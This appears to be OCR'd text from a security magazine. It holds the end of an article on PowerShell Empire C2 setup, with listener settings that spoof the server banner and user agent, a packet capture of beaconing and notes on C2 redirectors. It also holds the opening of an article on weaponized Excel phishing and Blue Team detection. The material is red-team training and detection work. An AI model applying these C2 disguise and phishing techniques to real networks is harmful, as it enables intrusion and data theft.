
```
(Empire: listeners/http) > set ServerVersion Apache/2.4.2
(Empire: listeners/http) > set DefaultProfile /wp-content/index.php,/index.php,/home.php| Fake User Agent (RedTeamC2)
(Empire: listeners/http) >
```

If we execute the stager again and sniff the traffic, we would see that our new parameters took place accordingly.


No.	Time	Source	Destination	Protocol	Length	Info
4	0.044431	192.168.193.161	192.168.193.139	HTTP	228	GET /wp-content/index.php HTTP/1.1
9	0.556188	192.168.193.139	192.168.193.161	HTTP	61	HTTP/1.0 200 OK (text/html)
19	5.712790	192.168.193.161	192.168.193.139	HTTP	217	GET /index.php HTTP/1.1
24	6.041516	192.168.193.139	192.168.193.161	HTTP	61	HTTP/1.0 200 OK (text/html)
32	11.191461	192.168.193.161	192.168.193.139	HTTP	228	GET /wp-content/index.php HTTP/1.1
35	11.808986	192.168.193.139	192.168.193.161	HTTP	319	HTTP/1.0 200 OK (text/html)
46	12.199636	192.168.193.161	192.168.193.139	HTTP	2484	POST /index.php HTTP/1.1
50	12.448173	192.168.193.139	192.168.193.161	HTTP	61	HTTP/1.0 404 NOT FOUND (text/html)
58	17.558113	192.168.193.161	192.168.193.139	HTTP	216	GET /home.php HTTP/1.1
62	17.795823	192.168.193.139	192.168.193.161	HTTP	61	HTTP/1.0 200 OK (text/html)
70	22.945886	192.168.193.161	192.168.193.139	HTTP	228	GET /wp-content/index.php HTTP/1.1

```
▸ Frame 4: 228 bytes on wire (1824 bits), 228 bytes captured (1824 bits)
▸ Ethernet II, Src: Vmware_bd:c9:4e (00:0c:29:bd:c9:4e), Dst: Vmware_e7:0e:c0 (00:0c:29:e7:0e:c0)
▸ Internet Protocol Version 4, Src: 192.168.193.161, Dst: 192.168.193.139
▸ Transmission Control Protocol, Src Port: 52143, Dst Port: 443, Seq: 1, Ack: 1, Len: 174
▸ Hypertext Transfer Protocol
```

Let's check the user agent string.



Also, let's check the server banner.



6.6. C2 Redirectors

In a real Red Team engagement, making communications occur directly between the target and C2 server is a silly decision for an advanced operator. Attackers and Red Teamers use C2 redirectors to hide the real C2 server for the purpose of protecting the C2 server IP address from identification. The best way to build a C2 infrastructure is to wisely choose legitimate domain names with valid SSL certificate (LetsEncrypt), IP addresses, and well-known protocols like HTTP(s). There's various techniques and tools that can be used to implement a C2 redirector, including *iptables, socat* and the built-in Microsoft tool *netsh*.

7. WRAP-UP

As a wrap-up, A Red Teamer should be a real technical ninja who is capable of building its own tools and so customize existing ones. Playing with existing popular tools is usually a game that is played by junior operators,

that brings fewer positive results during a Red Team engagement. In the next article we will try to illustrate practically the steps behind developing a home-made cyber threat emulation platform, that will include architecture, design, Automating HyperVisors, Building a web portal for students, automating Red Team actions, scoring mechanisms, and single click scenario creation.

8. Reference

https://www.powershellempire.com/?page_id=110

Red Team C2 and Blue Team Detection

Jesse F. Moore

Security Engineer in a large University for the past 3 years. Has been involved in threat detection and response.

https://www.linkedin.com/in/jessefmoore/

Bachelor of Science in Information Technology -Security

Associate of Technical Arts Degree -Information Security and Digital Forensics

GIAC Penetration Tester -GPEN

GIAC Certified Forensic Analyst -GCFA

Blue Teams can simulate Red Team Operations by leveraging Atomic Red Teams Github where they have provided many Red Team commands to test detection mechanisms. Blue Teams can capture what Red Teams commands are tested by standing up a Kansa environment. Kansa is free from Github which is a framework that helps defenders capture anything with the use of WinRM and PowerShell on Windows Operating systems. If you can script it with PowerShell than Kansa is able to push that script out to a fleet of Windows machines and return the output to further analysis of adversarial TTPs.

Introduction


This article will cover how to setup a weaponized Excel document used in a phish by a Red Team to gain command and control (C2) of a Windows computer. Example commands used once the Red Team C2 is established on computer will highlight persistence methods. We will explore the configurations/procedures that

the Blue team will use to detect Red Team. This will cover Blue Team detection of PowerShell Script Blocks, cmd line, Registry, and C2 in a Windows environment.

Security at the perimeter with firewalls and intrusion detection/prevention devices are not enough today. Often, Red Teams get in through phishing or some other kind of credential harvesting. In this article, I will approach a typical scenario of a person receiving a phishing attachment and trying to open it, which then will allow the Red Team in and start their persistence and lateral movement until they complete their objective (access to PII, PCI, ePHI, contracts, proprietary info, etc.)


Red Team's typically methodology at a high level are *Reconnaissance, Weaponization, Delivery, Exploitation, Installation, Command & Control, Actions on Objectives.* Here we will focus more on Exploitation and Command & Control.

https://en.wikipedia.org/wiki/Kill_chain




Blue Team's methodology at a high level is the PICREL process, which is Prevent, Identify, Contain/Monitor, Recover, Eradicate and Lessons Learned. Here we will focus on Identify, aka detection.

https://www.advisory.com/-/media/Advisory-com/Research/ITSC/Research-Notes/2016/Ransomware-Incident-Response.pdf



First, as a Red Team operator, we must setup the Red Team Infrastructure in prep for the Weaponization and Devilry of a phish-attachment to obtain Command & Control (C2) of the target workstation, server or personal PC.




We have many choices and typically we can just create a cloud infrastructure. Ideally, you would want to make this as much of an automatic setup as possible. Such things you may use is Cloud Formation, Terraform, etc.,

to automate building the infrastructure. Once you pick the infrastructure then install PowerShell Empire via Github (https://github.com/EmpireProject/Empire) on both C2 instances, as shown in the diagram above.

Setup Empire


Installing PowerShell Empire once you "git clone https://github.com/EmpireProject/Empire" is straightforward. Go to where it is and type "`./empire`" and it will load everything to start it up.



